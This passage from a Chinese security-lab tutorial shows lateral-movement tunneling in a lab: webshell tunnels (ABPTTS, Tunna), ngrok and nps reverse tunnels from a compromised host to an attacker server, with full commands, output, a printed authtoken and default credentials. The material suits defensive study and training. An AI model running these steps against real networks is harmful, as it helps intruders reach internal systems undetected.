然后上传webshell到目标主机



或者

```
# curl http://192.168.1.2:8080/abptts.jsp
```

```
root@KaliMaster:~/tools/tunnel/ABPTTS# curl http://192.168.1.2:8080/abptts.jsp
<html>
  <head>
    <title>System Status API</title>
  </head>
  <body>
    <pre>
7ac733e1a55ef4df6a541ebf9d6322a0ce5f642ecc0435c22e5690d1297d27d4@48ec6cdb
    </pre>
  </body>
</html>>root@KaliMaster:~/tools/tunnel/ABPTTS#
```


前面如果没什么问题,就可以开始绑定端口,建立隧道了,下面的意思就是把远端[目标机器]的3389端口和本地的1234端口进行绑定,-c用来指定webshell的配置文件[这里直接用默认的],-u 指定webshell的url,关于更多选项用法,看下工具帮助就明白了,都非常简单的:

```
#python abpttsclient.py -c webshell/config.txt -u "http://192.168.1.2:8080/abptts.jsp" -f 127.0.0.1:12345/192.168.1.1:3389
```

```
root@KaliMaster:~/tools/tunnel/ABPTTS# python abpttsclient.py -c webshell/config.txt -u http://192.168.1.2:8080/abptts.jsp -f 127.0.0.1:12345/192.168.1.1:3389
[2019-05-15 16:57:33.762351] --[[[ A Black Path Toward The Sun ]]]--
[2019-05-15 16:57:33.762403] --[[[ - Client - ]]]--
[2019-05-15 16:57:33.762422] --[[[ Ben Lincoln, HCC Group ]]]--
[2019-05-15 16:57:33.762440] --[[[ Version 1.0 - 2016-07-30 ]]]--
[2019-05-15 16:57:33.763720] Listener ready to forward connections from 127.0.0.1:12345 to 192.168.1.1:3389 via http://192.168.1.2:8080/abptts.jsp
[2019-05-15 16:57:33.763734] waiting for client connection to 127.0.0.1:12345
```

```
rdesktop -f -a 16 127.0.0.1:12345 -r sound:off -g 1024*768
```

```
#python abpttsclient.py -c webshell/config.txt -u "http://192.168.1.2:8080/abptts.jsp" -f 127.0.0.1:222/192.168.1.5:22
```



将目标内网中一台ssh服务器转发出来

入侵者KaliMaster在使用正向socks代理功能访问目标内网资源

```
#ssh -qngfNTD 6677 root@127.0.0.1 -p 222proxchains socks5 127.0.0.1 6677#proxchains ssh root@192.168.1.6
```

```
root@kaliMaster:~# proxychains ssh root@192.168.1.6
ProxyChains-3.1 (http://proxychains.sf.net)
[R-chain]-<-127.0.0.1:6677-<-<-192.168.1.6:22-<-<-OK
The authenticity of host '192.168.1.6 (192.168.1.6)' can't be established.
RSA key fingerprint is SHA256:47WnSqSOWt9AfkdMj3SpxU+eq2jjH2hlwgr8y6S2msc.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.6' (RSA) to the list of known hosts.
root@192.168.1.6's password:
Last login: Tue May 14 11:57:29 2019 from 192.168.1.5
[root@Sangfor-6 ~]# w
 10:49:53 up 1 day, 15:25,  1 user,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   MEM%  SQUOT
root      pts/0    192.168.1.5   10:49    1.00s  0.10s  0.07s w
```

3.1.2.3. Tunna

Tunna是一款将TCP通信流量封装在HTTP协议的工具，适用于在有防火墙的环境中突破网络限制。

使用方法：

-

python proxy.py -u <目标网址> -l <本地监听端口> [可选项]

选项：

-
-
-
-

--help, -h 查看帮助信息--url=URL, -u URL 远程WEBSHELL地址--lport=LOCAL_PORT, -l 本地监听端口--verbose, -v 详细信息（输出包大小）--buffer=BUFFERSIZE, -b BUFFERSIZE* HTTP请求大小（某些websells对大小有限制）

No SOCKS 选项：

-
-
-
-

如果使用SOCKS代理，则忽略选项--no-socks, -n 不使用socks代理--rport=REMOTE_PORT, -r 要连接的远程webshell目标服务端点--addr=REMOTE_IP, -a 要连接的远程webshell的目标IP地址（默认值= 127.0.0.1）

Upstream Proxy 选项：

-
-
-

通过本地代理进行隧道连接--up-proxy=UPPROXY, -x 上游代理（http://proxyserver.com:3128）--auth, -A 上有代理需要的认证信息

高级选项：

-
-
-
-

--ping-interval=PING_DELAY, -q ping间隔（default = 0.5）--start-ping, -s Start the ping thread first - some services send data first (eg. SSH)--cookie, -C Request cookies--authentication, -t Basic authenticat

测试服务端脚本是否可以正常连接

-

#curl http://192.168.1.3:81/conn.aspx

```
root@KaliMaster:~/tools/proxy/Tunna-master# curl http://192.168.1.3:81/conn.aspx
Tunna v1.1aroot@KaliMaster:~/tools/proxy/Tunna-master#
```

```
#python proxy.py -u http://192.168.1.3:81/conn.aspx -l 4444 -r 3389 -s -v --no-socks
```

```
root@KaliMaster:~/tools/proxy/Tunna-master# python proxy.py -u http://192.168.1.3:81/conn.aspx -l 4444 -r 3389 -s -v --no-socks

TUNNAGE

Tunna v1.1a, for HTTP tunneling TCP connections by Nikos Vassakis
http://www.secfence.com / nikos.vassakis <at> secforce.com
#####

[+] Spawning keep-alive thread
[-] Keep-alive thread not required
[+] Checking for proxy: False
```

也可以将目标地址改为相连服务器的IP: 192.168.1.2

```
#python proxy.py -u http://192.168.1.3:81/conn.aspx -l 4444 -a 192.168.1.2 -r 3389 -s -v --no-socks
```

第一次连接会提示“无法验证此远程计算机的身份”，点击“是(Y)”，但是此时客户端已经断开了，General Exception: [Ermo 104] Connection reset by peer，只需要重新连接一次就可以了





```
mstsc 10.100.18.32:4444
```



3.1.3. 第三方及自建内网穿透工具

Ngrok官网的图非常形象的描述了利用第三方及自建内网穿透平台的工作原理。





3.1.3.1. ngrok

ngrok 是一个反向代理，通过在公共端点和本地运行的 Web 服务器之间建立一个安全的通道，实现内网主机的服务可以暴露给外网。

【国内版本】

首先要去<https://www.ngrok.cc/>注册一个账号，过程很简单，注册成功后登陆进行下一个页面进行开通隧道



此处选择相关Ngrok免费服务器，点击“立即购买”



添加TCP隧道



确认信息

whitehacking
136553926@qq.com

首页 我的信息 隧道管理 主页 开通隧道

确定信息

隧道协议: tcp

隧道名称: C&C

远程端口: 10639
①TCP访问端口, 请输入1024-65534的端口

本地端口: 127.0.0.1:22
①本地映射端口, 如需修改 * 端口 请输入127.0.0.1:2022

确定开通 返回选择服务器

TCP隧道开通成功后即可下载ngrok的客户端进行连接

whitehacking
136553926@qq.com

首页 我的信息 隧道管理 主页 开通隧道

隧道管理

注意: 未付款订单将在一个小时内自动取消

隧道ID	隧道名称	隧道协议	本地端口	服务器类型	到期日期	隧道链接	状态	操作
c50b0cbe268ba29	C&C	tcp	127.0.0.1:22	ngrok (客户端下载)	免费不过期	https://free.idcfengye.com/10639	查看状态	编辑 删除

隧道域名: -
隧道支域名: -
隧道端口: 10639
http验证用户名: -
http验证密码: -
开通日期: 2019-05-20 11:24:43
服务器地址: free.idcfengye.com (请不要暴露此地址, 避免服务器遭受攻击, 谢谢)
服务器端口: 4443
二维码: -

点击客户端下载的连接会跳转到该页面<https://www.ngrok.cc/download.html>, 下载相应系统的客户端即可

Ngrok客户端

支持Linux、Windows、路由器等终端

Linux	Linux 32Bit版本
Linux	Linux 64Bit版本
Linux	Linux ARM版本
Mac OSX	Mac OSX 32Bit版本
Mac OSX	Mac OSX 64Bit版本
Windows	Windows 32Bit版本
Windows	Win 64Bit版本
梅林版本	6300v2 梅林版本
openwrt	ar71xx openwrt版本
openwrt	for mt7620 openwrt&老毛子华硕版本
openwrt	mt7628 openwrt版本
openwrt	x86_64 openwrt版本
Python版本	Python版本
PHP版本	PHP版本

 深信服千里目安全实验室

解压之后执行“Sunny-Ngrok启动工具.bat”脚本，输入你的隧道ID，出现如下界面：

Windows版本：

名称	修改日期	类型	大小
sunny.exe	2019/4/22 18:00	应用程序	11,260 KB
Sunny-Ngrok启动工具.bat	2016/7/23 6:34	Windows批处理文件	1 KB



提示如下说明正常

```
管理员: Sunny-Ngrok启动工具 by Sunny
Sunny-Ngrok 官网 www.ngrok.cc

Tunnel Status      online
Version            2.1/2.1
Forwarding          tcp://free.idcfengye.com:10639 -> 127.0.0.1:22
Web Interface       127.0.0.1:4040
# Conn             0
Avg Conn Time       0.00ms
```

Linux版本: (本次测试使用的linux)

-

```
[root@Sangfor-6 linux_amd64]# ./sunny clientid cc9bc0cbe2e88a29
```

```
Sunny-Ngrok 官网 www.ngrok.cc

Tunnel Status      online
Version            2.1/2.1
Forwarding          tcp://free.idcfengye.com:10639 -> 127.0.0.1:22
Web Interface       127.0.0.1:4040
# Conn             0
Avg Conn Time       0.00ms
```

此时只要访问free.idcfengye.com:10639就会转发至我本机的127.0.0.1:22。

-

```
root@KaliMaster:~# ssh root@free.idcfengye.com -p 10639
```

```
root@kaliMaster:~# ssh root@free.idcfengye.com -p 10639
The authenticity of host '[free.idcfengye.com]:10639 ([119.28.130.53]:10639)' can't be established.
RSA key fingerprint is SHA256:47wnsqSOWt9AfkxMj3SpXu+eq2jjH2hlwgr8y652msc.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[free.idcfengye.com]:10639,[119.28.130.53]:10639' (RSA) to the list of known hosts.
root@free.idcfengye.com's password:
Permission denied, please try again.
root@free.idcfengye.com's password:
Last login: Mon May 20 11:54:32 2019 from localhost
[root@Sangfor-6 ~]# w
11:55:49 up 6 days, 16:31, 5 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU   WHAT
root      pts/1    10.100.19.254 10:17       1:38m  0.03s  0.03s  -bash
root      pts/2    10.100.19.254 11:38       6:37   0.44s  0.29s  ./sunny clientid cc9bc0cbe2e88a29
admin     tty1     :0            Thu14       6days 35.99s 0.21s  pam: gdm-password
admin     pts/0    :0.0          Thu14       3days  0.01s  0.01s  /bin/bash
root      pts/2    localhost     11:55      0:00s   0.13s  0:10s  w
[root@Sangfor-6 ~]# whoami
root
[root@Sangfor-6 ~]#
```

【国外版本】

开源免费

官网: <https://ngrok.com/>


项目地址:

<https://github.com/inconshreveable/ngrok>

现在假定我的本地已成功部署了一个网站, 访问地址为127.0.0.1, 想内网穿透后被公网上的用户访问,

步骤如下:

首先要去<https://ngrok.com/>注册一个账号。



可以选择gmail邮箱/Github直接登录，方便快捷

ngrok

Log in

Email

Password

Log in

[I forgot my password](#)

Or login with:



Log in with Github



Log in with Google

Don't have an account? [Sign up for free!](#)

密钥获取方式选择Auth

Explore ngrok

Status

Reserved

Auth

Team


Admin

Billing

Want more from ngrok?

[Upgrade now](#)

Your Tunnel Authtoken



Copy

[Reset your authtoken](#)

You only need to do this one time.

```
./ngrok authtoken s_7EJ5vaKhPAjXCQrdyGUVb
```

You must specify your authtoken to ngrok so that your client is tied to this account. ngrok saves your authtoken in `~/ngrok2/ngrok.yml` so that you don't need to repeat this step.

 深信服千里目安全实验室

下载客户端: <https://ngrok.com/download>, 下载相应系统的客户端即可

ngrok

[HOW IT WORKS](#)[PRICING](#)[DOWNLOAD](#)[DOCS](#)[ENTERPRISE SOLUTIONS](#)[LOGIN](#)[SIGN UP](#)

Download & setup ngrok

Get started with ngrok in just a few seconds.

① Download ngrok

First, download the ngrok client, a single binary with zero run-time dependencies.

[Download for Windows](#)

[Mac OS X](#) [Linux](#) [Windows 32-bit](#) [Windows 64-bit](#) [Linux \(ARM\)](#)
[Linux \(ARMv6\)](#) [Linux \(ARMv7\)](#) [FreeBSD \(64-bit\)](#) [FreeBSD \(32-bit\)](#)

② Unzip to install

On Linux or OSX you can unzip ngrok from a terminal with the following command. On Windows, just double click ngrok.zip.

```
$ unzip /path/to/ngrok.zip
```

Most people like to keep ngrok in their primary user folder or set an alias for easy command-line access.

③ Connect your account

Running this command will add your authtoken to your `ngrok.yml` file. Connecting an account will list your open tunnels in the dashboard, give you longer tunnel timeouts, and more. Visit the dashboard to get your auth token.

```
$ ./ngrok authtoken <YOUR_AUTH_TOKEN>
```

Don't have an account?
[Sign up for free](#) to get your authtoken.

④ Fire it up

Try it out by running it from the command line:

```
$ ./ngrok help
```

To start a HTTP tunnel on port 80, run this next:

```
$ ./ngrok http 80
```

Read the [documentation](#) to get more ideas on how to use ngrok.

命令帮助信息

```

NAME:
  ngrok - tunnel local ports to public URLs and inspect traffic

DESCRIPTION:
  ngrok exposes local networked services behinds NATs and firewalls to the
  public internet over a secure tunnel. Share local websites, build/test
  webhooks consumers and self-host personal services.
  Detailed help for each command is available with 'ngrok help <command>'.
  Open http://localhost:4040 for ngrok's web interface to inspect traffic.

EXAMPLES:
  ngrok http 80 # secure public URL for port 80 web server
  ngrok http -subdomain=baz 8080 # port 8080 available at baz.ngrok.io
  ngrok http foo.dev:80 # tunnel to host:port instead of localhost
  ngrok http https://localhost # expose a local https server
  ngrok tcp 22 # tunnel arbitrary TCP traffic to port 22
  ngrok tls -hostname=foo.com 443 # TLS traffic for foo.com to port 443
  ngrok start foo bar baz # start tunnels from the configuration file

VERSION:
  2.3.29

AUTHOR:
  inconshreveable - <alan@ngrok.com>

COMMANDS:
  authtoken  save authtoken to configuration file
  credits    prints author and licensing information
  http       start an HTTP tunnel
  start      start tunnels by name from the configuration file
  tcp        start a TCP tunnel
  tls        start a TLS tunnel
  update     update ngrok to the latest version
  version    print the version string
  help       Shows a list of commands or help for one command

```

首先到Victim[sangfor-3]进行本地注册

-

```
>ngrok.exe authtoken 273EaFsthjvi95tw2pBps_7EJ5vaKhPAjXCQrdyGUVb
```

```

C:\Users\Administrator.WIN-PD047AUR52H\Desktop>ngrok.exe authtoken 273EaFsthjvi95tw2pBps_7EJ5vaKhPAjXCQrdyGUVb
Authtoken saved to configuration file: C:\Users\Administrator.WIN-PD047AUR52H\.ngrok2\ngrok.yml
C:\Users\Administrator.WIN-PD047AUR52H\Desktop>ngrok.exe authtoken 273EaFsthjvi95tw2pBps_7EJ5vaKhPAjXCQrdyGUVb
Authtoken saved to configuration file: C:\Users\Administrator.WIN-PD047AUR52H\.ngrok2\ngrok.yml

```

然后创建一个tcp隧道，如下图所示说明创建成功

-

```
>ngrok.exe tcp 8080
```

```

ngrok by @inconshreveable

Session Status      online
Account             (Plan: Free)
Version             2.3.29
Region              United States (us)
Web Interface       http://127.0.0.1:4040
Forwarding           tcp://0.tcp.ngrok.io:16482 -> localhost:8080

Connections         ttl    opn    rt1    rtt    delay
                   0      0      0.00   0.00   0.00

```

-

```
tcp://0.tcp.ngrok.io:16482 -> localhost:8080
```

注意: 0.tcp.ngrok.io:16482这个端口是会变的

在公网通过访问0.tcp.ngrok.io:16482流量会被转发到内网的localhost:8080端口上。

本地使用python2.7自带的简单web服务来测试

```

C:\Users\Administrator.WIN-PD047AUR52H>python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...

```

回到公网Attacker-Win7来访问http://0.tcp.ngrok.io:16482，如图所示可以正常访问。



回到Sangfor-3客户端查看可以看到有流量相互



3.1.3.2. nps

nps是一款轻量级、高性能、功能强大的内网穿透代理服务器。目前支持tcp、udp流量转发，可支持任何tcp、udp上层协议（访问内网网站、本地支付接口调试、ssh访问、远程桌面、内网dns解析等等.....），此外还支持内网http代理、内网socks5代理、p2p等，并带有功能强大的web管理端。

项目地址： <https://github.com/cnlh/nps>

下载：

-

```
#git clone https://github.com/cnlh/nps.git
```

入侵者主机KaliMaster配置：

-
-

```
#tar -zxvf linux_amd64_server.tar.gz#vi /conf/nps.conf
```



```

root@kaliMaster:~/tools/portfwd/nps/conf# vi nps.conf
1 appname = nps
2 #Boot mode(dev|pro)
3 runmode = dev
4
5 #HTTP(S) proxy port, no startup if empty
6 http_proxy_ip=0.0.0.0
7 http_proxy_port=8081
8 https_proxy_port=443
9 https_just_proxy=true
10 #default https certificate setting
11 https_default_cert_file=conf/server.pem
12 https_default_key_file=conf/server.key
13
14 ##bridge
15 bridge_type=tcp
16 bridge_port=8024
17 bridge_ip=0.0.0.0
18
19 # Public password, which clients can use to connect to the server
20 # After the connection, the server will be able to open relevant ports and parse related domain names according to its own configuration
21 public_vkey=123
22
23 #Traffic data persistence interval(minute)
24 #ignorance means no persistence
25 #flow_store_interval=1
26
27 # log Level LevelEmergency->0 LevelAlert->1 LevelCritical->2 LevelError->3 LevelWarning->4 LevelNotice->5 LevelInformational->6 Level
28 debug->7
29 log_level=7
30 log_path=nps.log
31
32 #whether to restrict IP access, true or false or ignore
33 #ip_limit=true
34
35 #p2p
36 #p2p_ip=127.0.0.1
37 #p2p_port=6000
38
39 #web
40 web_host=a.o.com
41 web_username=admin
42 web_password=123
43 web_port = 8080
44 web_ip=0.0.0.0

```

深信服千里目安全实验室

注意箭头指向的关键配置，端口不要与系统其它服务端口进行冲突

web_port 为web管理端口

bridge_port 为客户端练级的端口


./nps 开启服务端

```


root@kaliMaster:~/tools/portfwd/nps# ./nps
2019/05/16 21:31:23.489 [I] [nps.go:63] the version of server is 0.23.1 ,allow client version to be 0.21.0
2019/05/16 21:31:23.490 [I] [connection.go:35] server start, the bridge type is tcp, the bridge port is 8024
2019/05/16 21:31:23.490 [I] [server.go:190] tunnel task start mode: httpHostServer port 0
2019/05/16 21:31:23.490 [I] [connection.go:70] web management start, access port is 8080
2019/05/16 21:31:23.490 [I] [connection.go:52] start http listener, port is 8081
2019/05/16 21:31:23.490 [I] [connection.go:61] start https listener, port is 443
2019/05/16 21:32:05.048 [N] [http.go:129] the url http 10.100.18.20:8081 / can't be parsed!
2019/05/16 21:32:05.098 [N] [http.go:129] the url http 10.100.18.20:8081 /favicon.ico can't be parsed!
2019/05/16 21:32:30.462 [N] [https.go:110] the url can't be parsed!
2019/05/16 21:32:30.463 [N] [https.go:110] the url can't be parsed!
2019/05/16 21:32:30.464 [N] [https.go:110] the url can't be parsed!
2019/05/16 21:32:30.465 [N] [https.go:110] the url can't be parsed!
2019/05/16 21:32:30.731 [N] [https.go:110] the url can't be parsed!
2019/05/16 21:32:30.732 [N] [https.go:110] the url can't be parsed!
2019/05/16 21:32:30.732 [N] [https.go:110] the url can't be parsed!
2019/05/16 21:32:35.261 [N] [https.go:110] the url can't be parsed!
2019/05/16 21:32:35.262 [N] [https.go:110] the url can't be parsed!
2019/05/16 21:32:35.263 [N] [https.go:110] the url can't be parsed!
2019/05/16 21:32:48.807 [N] [http.go:129] the url http 10.100.18.20:8081 / can't be parsed!
2019/05/16 21:34:16.861 [D] [router.go:932] | 10.100.18.29 | 302 | 97.045µs | match | GET | / | F:/ |
2019/05/16 21:34:16.863 [D] [router.go:932] | 10.100.18.29 | 200 | 676.843µs | match | GET | /login/index | r:/login/index/
2019/05/16 21:34:16.880 [D] [router.go:932] | 10.100.18.29 | 200 | 487.885µs | match | GET | /static/css/bootstrap.min.css | /static/css/bootstrap.min.css
2019/05/16 21:34:16.880 [D] [router.go:932] | 10.100.18.29 | 200 | 485.826µs | match | GET | /static/font-awesome/css/font-awesome.css | /static/font-awesome/css/font-awesome.css
2019/05/16 21:34:16.883 [D] [router.go:932] | 10.100.18.29 | 200 | 613.006µs | match | GET | /static/js/jquery-2.1.1.js | /static/js/jquery-2.1.1.js
2019/05/16 21:34:16.884 [D] [router.go:932] | 10.100.18.29 | 200 | 213.094µs | match | GET | /static/js/jquery-2.1.1.js | /static/js/jquery-2.1.1.js
2019/05/16 21:34:17.022 [D] [router.go:932] | 10.100.18.29 | 404 | 532.245µs | nomatch | GET | /favicon.ico | /favicon.ico

```

深信服千里目安全实验室



默认用户名/密码: admin/123



添加一个客户端

admin

system

仪表盘

客户端

域名解析

top隧道

udp隧道

http代理

socks5代理

私密代理

p2p代理

文件代理

Welcome to use NPS English 简体中文 logout

add client

备注

Sangfor-5

basic权限认证用户名

11

only socks5 , web, HTTP forward proxy

basic权限认证密码

3

only socks5 , web, HTTP forward proxy

客户端验证密钥

sangfor

unique, non-filling will be generated automatically

是否允许客户端以配置文件模式连接

yes

压缩

no

加密

no

保存

查看连接客户端命令

admin

system

仪表盘

客户端

域名解析

top隧道

udp隧道

http代理

socks5代理

私密代理

p2p代理

文件代理

Welcome to use NPS English 简体中文 logout

client list

新增

Search

id	remark	vkey	client addr	in flow	out flow	speed	run	status	option	show
2	Sangfor-5	sangfor	192.168.1.5	0B	0B	0B/s	open	online		tunnel host

最大连接数: 0

当前连接数: 0

流量限制: 0m

带宽限制: 0kb/s

隧道数限制: 0

web登陆用户名:

web登陆密码:

加密: false

压缩: false

是否允许配置文件模式连接: true

basic认证用户名: 11

basic认证密码: 3

命令: `./npc -server=10.100.18.20:8024 --key=sangfor --type=tcp`

Showing 1 to 1 of 1 rows

去客户端配置用户名密码

```

root@sangfor-3:~/tools/portfwd# cat npc.conf
[common]
server_addr=127.0.0.1:8024
conn_type=tcp
vkey=123
auto_reconnection=true
max_conn=1000
flow_limit=1000
rate_limit=1000
basic_username=11
basic_password=3
web_username=user
web_password=1234
crypt=true
compress=true

[health_check_test1]
health_check_timeout=1
health_check_max_failed=3
health_check_interval=1
health_http_url=/
health_check_type=http
health_check_target=127.0.0.1:8083,127.0.0.1:8082

[health_check_test2]
health_check_timeout=1
health_check_max_failed=3
health_check_interval=1
health_check_type=tcp
health_check_target=127.0.0.1:8083,127.0.0.1:8082

[web]
host=c.o.com
target_addr=127.0.0.1:8083,127.0.0.1:8082

[tcp]
mode=tcp
target_addr=127.0.0.1:8080
server_port=10000

[socks5]
mode=socks5
server_port=19009

```

边界肉鸡执行

```

•
# ./npc -server=10.100.18.20:8024 -vkey=sangfor -type=tcp

```

```

root@sangfor-3:~/tools/portfwd# ./npc -server=10.100.18.20:8024 -vkey=sangfor -type=tcp
2019/05/16 21:41:25.980 [0] [npc.go:88] the version of client is 0.23.1, the version of server is 0.23.1
2019/05/16 21:41:25.987 [1] [client.go:51] Successful connection with server 10.100.18.20:8024

```

回到服务器端添加tcp隧道

admin

system

仪表盘

客户端

域名解析

tcp隧道

udp隧道

http代理

socks5代理

私密代理

p2p代理

文件代理

Welcome to use NPS English 简体中文

编辑

类型

tcp

备注

empty means to be unrestricted

服务端端口

1388

内网目标(ip:端口)

192.168.1.1:3389

can only fill in ports if it is local machine proxy, only tcp supports load balancing

客户端id

2

保存

```

•
#netstat -tlnp | grep ":1388"

```

